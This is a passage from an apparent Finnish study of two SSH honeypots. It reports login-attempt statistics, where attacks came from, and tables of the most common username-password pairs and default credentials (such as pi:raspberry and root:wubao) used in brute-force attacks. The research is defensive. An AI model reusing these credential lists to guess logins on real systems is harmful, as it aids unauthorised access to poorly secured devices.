Asennusvaiheessa otettiin käyttöön MySQL-relaatiotietokanta datan helpompaa analysointia varten. Toinen vaihtoehto olisi ollut tekstilokien läpikäyminen, mutta suuren datamäärän vuoksi tietokanta oli mielekkäämpi ratkaisu. Tekstilokeja voitaisiin analysoida myös esimerkiksi ohjelmoimalla skriptejä, tehtävänään tunnistaa erityyppiset lokirivit ja muodostaa niistä tarvittavat tilastot, mutta tietokanta mahdollistaa valmiin strukturoidun aineiston ja niistä tehtävät haut tavallisten SQL-kyselyjen avulla. Lisäksi käytössä oli tietokantaa suoraan hyödyntävä Kippo-Graph –ohjelmisto, johon oli toteutettu lukuisia tietokantahakuja yleisimpiin käyttötarpeisiin sekä graafinen visualisointi PHP-grafiikkakirjastoja käyttäen.

Lisäohjelmistoiksi asennettiin Kippo-Graph sekä Reportico – raportointisovellus, jolla voitiin tehdä helposti parametroitavia tietokantahakuja ja tulostaa aineisto eri tiedostomuotoihin yksinkertaisesti. Lisäksi tietokantaympäristö asennettiin myös erilliseen työasemaan, josta hakuja voitiin tehdä tietokantatyökaluilla (kuten phpMyAdmin), asentamatta niitä erikseen hunajapurkkipalvelimelle

7.2 Tutkimusdatan kerääminen ja analysointi

Kuten aiemmassa kappaleessa mainittiin, aineistonkeruuta varten asennettiin kaksi Kippo-hunajapurkkia eri IP-osoitteisiin. Toinen järjestelmä keräsi vain kirjautumisyrityksiä, joten sen avulla kerätyn sanakirjan avulla avattiin pääsy toiseen hunajapurkkiin tietyillä käyttäjätunnus-salasanapareilla. Tähän tarkoitukseen valittiin kolme varsin yleistä, mutta ei kuitenkaan kaikista yleisintä, käyttäjätunnus-salasanaparia, jotta murtautumisten määrä pysyisi kohtuullisena. Toinen hunajapurkki avattiin verkkoon muutama päivä myöhemmin. Kummankin hunajapurkin konfiguraatio oli identtinen, käyttäjätunnuksia ja salasanoja lukuunottamatta.

Hunajapurkit keräsivät aineistoa ajalla 19.2. – 7.4.2016. Tämän jälkeen aineisto ”lukittiin”, eli järjestelmien tuottamat tietokannat siirrettiin eri koneelle analysointia varten. Hunajapurkkien tuottama datamäärä oli todella yllättävä. Taulukossa 7 on kuvattu datan määrää yleisellä tasolla, seuraavissa alaluvuissa käsitellään aineistoa tarkemmin. Taulukossa ”Kippo 1” kuvaa ensimmäistä hunajapurkkia, jonka avulla tutkittiin ainoastaan murtautumisyritysten lukumääriä ja niissä käytettyjä käyttäjätunnus-salasanapareja, ”Kippo 2” on hetkeä myöhemmin asennettu hunajapurkki, johon pääsy oli mahdollinen kolmella yleisellä käyttäjätunnus-salasanaparilla.

7.3 Yhteenveto

Tässä luvussa käytiin läpi Kipon asennus ja aineiston keräämisen vaiheet. Seuraavassa luvussa käydään läpi tulokset ja niiden perusteella tehtävät johtopäätökset.

8 TULOKSET JA JOHTOPÄÄTÖKSET

Tässä luvussa tulkitaan tutkimuksenjakson aikana kerätty aineisto ja tehdään sen pohjalta päätelmiä hyökkäyksen toteutuksista ja murtautujien tavoitteista. Molemmat hunajapurkit keräsivät suuren määrän mielenkiintoista aineistoa, jonka perusteella voitiin päätellä ympäri maailmaa tapahtuvien verkkohyökkäysten määrän olevan todella suurta. Murtautumisyritykset voivat onnistuessaan johtaa verkkoon liitettyjen laitteiden saastumiseen.

8.1 Murtautumisyritysten määrät


Hunajapurkit keräsivät tutkimusjakson aikana, 19.2. – 7.4.2016 (49 päivää), valtavasti liikennettä ja murtautumisyrityksiä, jotka on eritelty taulukossa 8. Yhteensä koneisiin kertyi 406 467 kirjautumisyritystä, joka vaikuttaa todella suurelta määrältä, kun ottaa huomioon molempien hunajapurkkien olevan vain satunnaisia tietokoneita julkisen IP-osoitteen päässä. Kyseisiin osoitteisiin ei ohjattu liikennettä mistään verkko-osoitteesta. Taulukossa 8 esitellään lukumääräiset tilastot kirjautumisyrityksistä ja verkkotoiminnasta. Kippo 1 –koneen osalta ei raportoida onnistuneita kirjautumisia eikä tiedostojen latauksia, koska konetta käytettiin vain keräämään kirjautumisyrityksiä ja käytössä olleita hyökkäyssanakirjoja.

Erittelen useissa kohdissa molempien hunajapurkkien tulokset sen sijaan, että käsittelisin aineistoa yhtenä kokonaisuutena. Teknisesti aineistot ovat yhdisteltävissä, mutta havaitut tulokset poikkeavat keskenään merkittävästi eri hunajapurkkien välillä. Tämä voi johtua siitä, että onnistunut pääsy Kippo 2 –hunajapurkkiin muutti hyökkääjien käyttäytymistä seuraavissa murtautumisyrityksissä.


TAULUKKO 8 Tutkimusaineisto numeroina

Suure	Kippo 1	Kippo 2
Kirjautumisyrityksiä	358 093	48 374
Yhteyksiä (sessions)	123 051	41 031
Yksittäisiä IP-osoitteita	614	592
Käyttäjätunnus-salasanapareja	73 078	23 921
Onnistuneita kirjautumisia	-	1 244 (6,9 %)
Tiedostojen latauksia	-	129

Kuvioissa 6 ja 7 esitellään kirjautumisyritysten lukumäärät aikasarjoina molemmissa hunajapurkeissa. Kippo 1:n keskimääräinen murtautumisyritysten määrä oli 7 308 kpl ja Kippo 2:n vastaava 1 052 kpl.



Kuvio 6 Murtautumisyritysten lukumäärä Kippo 1 –hunajapurkissa



Kuvio 7 Murtautumisyritysten (sininen) ja onnistuneiden kirjautumisten lukumäärä (punainen) Kippo 2 –hunajapurkissa

Aggressiivisten, automatisoitujen murtautumisyritysten määrä korostui erityisesti Kippo 1 –hunajapurkissa (ks. taulukko 9), jossa kaksi yksittäistä IP-osoitetta (Hyökkääjä 1 ja Hyökkääjä 2) muodostivat yhteensä 33 444 kpl, 27,2 % avatuista yhteyksistä ja 99 143 kpl, 27,7 % kaikista käyttäjätunnus-salasanayrityksistä. Kippo 2 –hunajapurkissa vastaavaa ilmiötä ei ollut, vaan kyseiset hyökkääjät olivat ottaneet Kippo 1:n erityisesti kohteekseen. Hyökkääjä 1 hyökkäsi kahdeksana peräkkäisenä päivänä avaten keskimäärin 2 595 yhteyttä päivän aikana. Vastaavasti Hyökkääjä 2 hyökkäsi 21 peräkkäisenä päivänä keskimääräisten avattujen yhteyksien lukumäärän ollen 604 kappaletta.

TAULUKKO 9 Aggressiivisimmat hyökkääjät Kippo 1 -hunajapurkissa


IP-osoite	**Yhteyksiä**	**Tunnus-salasanapareja**	**Yksittäisiä tunnus-salasanapareja**
Hyökkääjä 1	20 767 (16,9 %)	61 509 (17,2 %)	33 063
Hyökkääjä 2	12 677 (10,3 %)	37 634 (10,5 %)	15 196

8.2 Liikenteen lähteet

Jokaiseen hunajapurkkiin tallentuneeseen IP-osoitteeseen liittyy paikkatieto, jonka selvittämiseen käytettiin geoPlugin-palvelun (www.geoplugin.com) avointa rajapintaa. Tämän avulla paikkatieto haettiin jokaisesta IP-osoitteesta.

Tieto ei ole kovin tarkka, vaan antaa summittaisen tiedon IP-osoitteen rekisteröijän kotimaasta ja sijainnista.


Liikenteen lähteitä voidaan mitata monin tavoin. Yksittäisiä IP-osoitteita kerättiin molempien hunajapurkkien avulla (Kippo 1 ja Kippo 2) yhteensä 756 kpl, joiden paikkatietojen perusteella saatiin muodostettua kuvion 8 mukainen jakauma. Yksittäisten IP-osoitteiden määrällä mitattuna Kiina ja Yhdysvallat pitävät sisällään suuren osan hyökkäysten lähteistä, 42,2 %, kaikkien muiden maiden 65 kpl, muodostaessa loput 57,8 %. Liitteessä 2 on tarkka listaus kaikkien maiden osuuksista liikenteen lähteistä.




Kuvio 8 Hyökkääjien IP-osoitteiden sijainnit Googlen karttapalvelun avulla esitettynä.

Kuvio 9 havainnollistaa, miten hyökkääjien IP-osoitteet jakautuvat maittain. Eniten yksittäisiä hyökkäyksiin osallistuneita IP-osoitteita oli Kiinassa, yhteensä 161 kpl, Yhdysvalloissa vastaavasti 158 kpl. Muiden maiden osuus oli huomattavasti pienempi.

SSH-yhteyksiä hunajapurkkeihin avattiin (ks. kuvio 10) yhteensä 164 082 kpl. Kiinan ja Yhdysvaltojen osuus näistäkin on merkittävä, yhteensä 66,5 %.



Kuvio 9 Hyökkääjien IP-osoitteiden lukumäärän jakautuminen maittain



Kuvio 10 Avattujen yhteyksien jakautuminen maittain

Kippo 1 –hunajapurkin keräämien käyttäjätunnus-salasanaparien avulla päädyttiin avaamaan kolme käyttäjätunnus-salasanaparia, joilla mahdollistettiin kirjautuminen Kippo 2 –hunajapurkkiin. Käyttäjätunnus-salasanapareiksi valittiin seuraavat (muodossa ”käyttäjätunnus:salasana”):

- pi:raspberry

- root:123456
- root:wubao

Ensimmäiseksi mainittu ”pi:raspberry” on yleinen Raspberry Pi –pienoistietokoneisiin saatavan Raspbian-käyttöjärjestelmän oletuskäyttäjätunnus-salasanapari, jolla on pääkäyttäjän oikeudet (sudo) järjestelmään. Kyseinen käyttöjärjestelmä voidaan ladata The Raspberry Pi Foundationin sivuilta (https://www.raspberrypi.org/downloads/raspbian/) ja asennus tehdään kirjoittamalla levykuva muistikortille. Käyttäjän oletetaan vaihtavan salasana heti ensimmäisen käynnistyksen yhteydessä, mutta se voi jäädä helposti tekemättä. Jos laite kytketään suoraan internetiin julkiseen IP-osoitteeseen, on laite erittäin haavoittuva, varsinkin, jos SSH-palvelu on käynnissä.

Toinen käyttäjätunnus-salasanapari (”root:123456”) on Kipossa käytössä oletuksena, mutta se otettiin käyttöön siksi, että kyseistä tunnus-salasanaparia on kokeiltu jatkuvasti Kippo 1:ssä (ks. taulukko 10).


Kolmanneksi käyttäjätunnus-salasanapariksi valikoitui ”root:wubao”. Se on myös yksi koetelluimmista tunnus-salasanapareista. Tämän valinnan tueksi etsittiin tietoa internetistä kyseisen tunnuksen käytöstä, ja tuli ilmi, että se yleinen sshPsycho-ryhmän käyttämä salasana *brute force* –hyökkäyksissä. Kiinan kielessä ”wubao” tarkoittaa väärin raportoitua.

Kippoon on toteutettu ominaisuus, jonka avulla käyttäjä voi ”vaihtaa” salasanan murtautumisen jälkeen. Tämä luo uuden salasanan Kippoon, jota voidaan myös jatkossa käyttää kirjautumiseen. Tämä toteutettiin tutkimusjakson aikana kolme kertaa, joten uusia salasanoja luotiin seuraavasti:

TAULUKKO 10 Käyttäjien vaihtamat salasanat Kippo 2:ssa


Maa	**Tunnus-salasana, murtautuminen**	**Tunnus-salasana, uusi**	**Käytetty kirjautumiseen**
Romania	root:123456	root:razvan12	2 kertaa
Saksa	root:123456	root:dementu123	0 kertaa
Romania (2 IP-osoitetta)	root:123456	root:george2013	2 kertaa

Tunnusten avaamisen jälkeen kirjautumiset palvelimelle alkoivat vilkkaasti. Onnistuneita kirjautumisia oli koko ajanjaksolla yhteensä 1 244 kpl, vilkkaimpana päivänä (26.3.2016) 66 kpl ja rauhallisimpana päivänä (11.3.2016) 12 kpl. Keskiarvoksi ajanjaksolle tuli 29 onnistunutta kirjautumista vuorokaudessa. Tilastoinnissa ei huomioitu mittausjakson ensimmäistä vuorokautta (24.2.2016), joka jäi vajaaksi hunajapurkin avauduttua verkkoon keskellä päivää (Suomen aikaa). Kuvio 11 havainnollistaa kirjautumisten lukumäärän kehitystä aikasarjana tunnusten avaamisen jälkeen. Keskimäärin onnistuneita kirjautumisia kertyi noin 29 kpl vuorokaudessa.



Kuvio 11 Onnistuneiden kirjautumisten määrät päivittäin.

Onnistuneiden kirjautumisten lähteistä tilastollisesti kolme suurinta aluetta ovat yhteyksien lukumäärän tavoin Kiina (57 %), Yhdysvallat (16 %) ja Etelä-Korea (7 %). Yhteensä onnistuneita kirjautumisia tuli 1 244 kpl 34 eri maasta. Kuviossa 12 esitetään 10 yleisintä lähdettä sekä muiden maiden osuudet – Kiina ja Yhdysvallat ovat kärjessä myös tässä vertailussa.



Kuvio 12 Onnistuneiden kirjautumisten jakautuminen maittain

Tutkimuksessa selvisi, osin odotetusti, että onnistunut kirjautuminen ei välttämättä johda minkäänlaisiin käyttäjän suorittamiin toimiin hunajapurkissa. Samoin tietyistä IP-osoitteista tehtiin toistuvasti onnistuneita kirjautumisia samoin seurauksin – joko suorittaen samat komennot yhä uudelleen, tai ollen tekemättä mitään. Tätä käydään tarkemmin lävitse alaluvussa Murtautumisen mekanismit.

8.3 Yleisimmät käyttäjätunnus-salasanaparit

Taulukoissa 11 ja 12 listataan hyökkäyksiin käytetyt 20 yleisintä käyttäjätunnus-salasanaparia, sekä käyttäjätunnukset että salasanat erikseen. Kippo 1 ja Kippo 2 -hunajapurkkien toisistaan poikkeavat yleisimmät käyttäjätunnus-salasanaparit johtuvat pääasiassa kahden yksittäisen IP-osoitteen (esitelty aiemmin) tuottamista kirjautumisyrityksistä.

TAULUKKO 11 Kippo 1: yleisimmät käyttäjätunnus-salasanaparit

Käyttäjätunnus	**Salasana**	**Esiintymiä**
root	123456	1122
root	password	1045
root	root	1014
root	wubao	968
root	admin	906
root	1234	819
root	12345	799
root	123	772
root	test	760
root	!@	738
root	jiamina	734
root	root123	716
root	1	701
root	!qaz@wsx	692
root	!q@w	680
root	!	651
root	idc!@	602
root	admin!@	559
root	default	314
root	passw0rd	276

TAULUKKO 12 Kippo 2: yleisimmät käyttäjätunnus-salasanaparit

Käyttäjätunnus	**Salasana**	**Esiintymiä**
root	123456	857
root	!@	636
pi	raspberry	332
admin	admin	225
admin	default	218
root	root	213
admin	support	209
admin	123123	189
ubnt	ubnt	131
test	test	128
root	password	115
oracle	oracle	209
support	support	98
root	wubao	97
root	admin	92
postgres	postgres	88
guest	guest	82
user	user	81
git	git	76
nagios	nagios	70

TAULUKKO 13 Kippo 1 ja 2: yleisimmät käyttäjätunnukset

Kippo 1: käyttäjätunnus	**Esiintymiä**	**Kippo 2: käyttäjä-tunnus**	**Esiintymiä**
root	319 874	root	22 930
ADMIN	4 761	admin	1 700
vps-83-222	930	vps-83-223	928
pardcohosted	898	pardcohosted	917
oracle	876	fi	911
fi	855	oracle	512
bin	672	test	421
test	621	pi	397
user	438	posgres	334
git	424	bin	298
postgres	411	git	294
ftpuser	262	user	276
ubuntu	246	vps--	220
pi	242	changeme	201
nagios	235	tomcat	189
guest	231	ftpuser	184
vps--	220	ubuntu	175
tomcat	210	guest	164
changeme	201	nagios	159
deploy	194	ubnt	158

TAULUKKO 14 Kippo 1 ja 2: yleisimmät salasanat


Kippo 1: salasana	Esiintymiä	Kippo 2: salasana	Esiintymiä
123456	2 991	123456	2 064
password	1 557	!@	636
root	1 329	root	502
admin	1 309	password	491
test	1 192	admin	48
1234	1 041	test	396
13245	980	raspberry	355
wubao	968	support	336
123	913	132123	267
1	912	default	259
P@ssw0rd	860	qwe123	242
!@	734	1234	241
jiamima	716	12345	219
root123	711	changeme	207
!qaz@wsx	686	123qwe	198
!q@w	651	user	183
!	622	1	178
idc!@	602	qwerty	171
default	566	guest	158
admin!@	559	123	156

Useat taulukoissa esiintyvät käyttäjätunnukset ovat joidenkin järjestelmien, esimerkiksi joidenkin verkon aktiivilaitteiden, oletuksena käyttämiä käyttäjätunnus-salasanapareja. Tämä tekee niistä erittäin houkuttelevan kohteen murtautumisyrityksille, varsinkin, kun kyseisiin laitteisiin on harvoin toteutettu suojautumismekanismeja sanakirjahyökkäyksiä vastaan. Samoin monet salasanat ovat helposti näppäiltäviä ja muistettavia salasanoja, jotka tekevät niistä erittäin turvattomia.

8.4 Murtautumisen mekanismit

Murtautumiset toteutettiin hajautettujen sanakirjahyökkäysten avulla. Onnistuneita kirjautumisia tutkittaessa selvisi, että 61 IP-osoitetta (12,8 %) on kirjautunut onnistuneesti tekemättä yhtään epäonnistunutta kirjautumisyritystä. Tämä tarkoittaa sitä, että murtautujalla on ollut oikea käyttäjätunus-salasanapari tiedossa kirjautuessaan ensimmäistä kertaa. Kuitenkin näistä vain osa, 23 kpl (joiden osuus on 4,8 % kaikista onnistuneista kirjautumisista), lähetti komentoja komentoriviltä, loput ovat vain kirjautuneet ja poistuneet tekemättä mitään. Useissa tapauksissa yhteyksiä otettiin useita kertoja ja poikkeavalla SSH-asiakasohjelmalla. 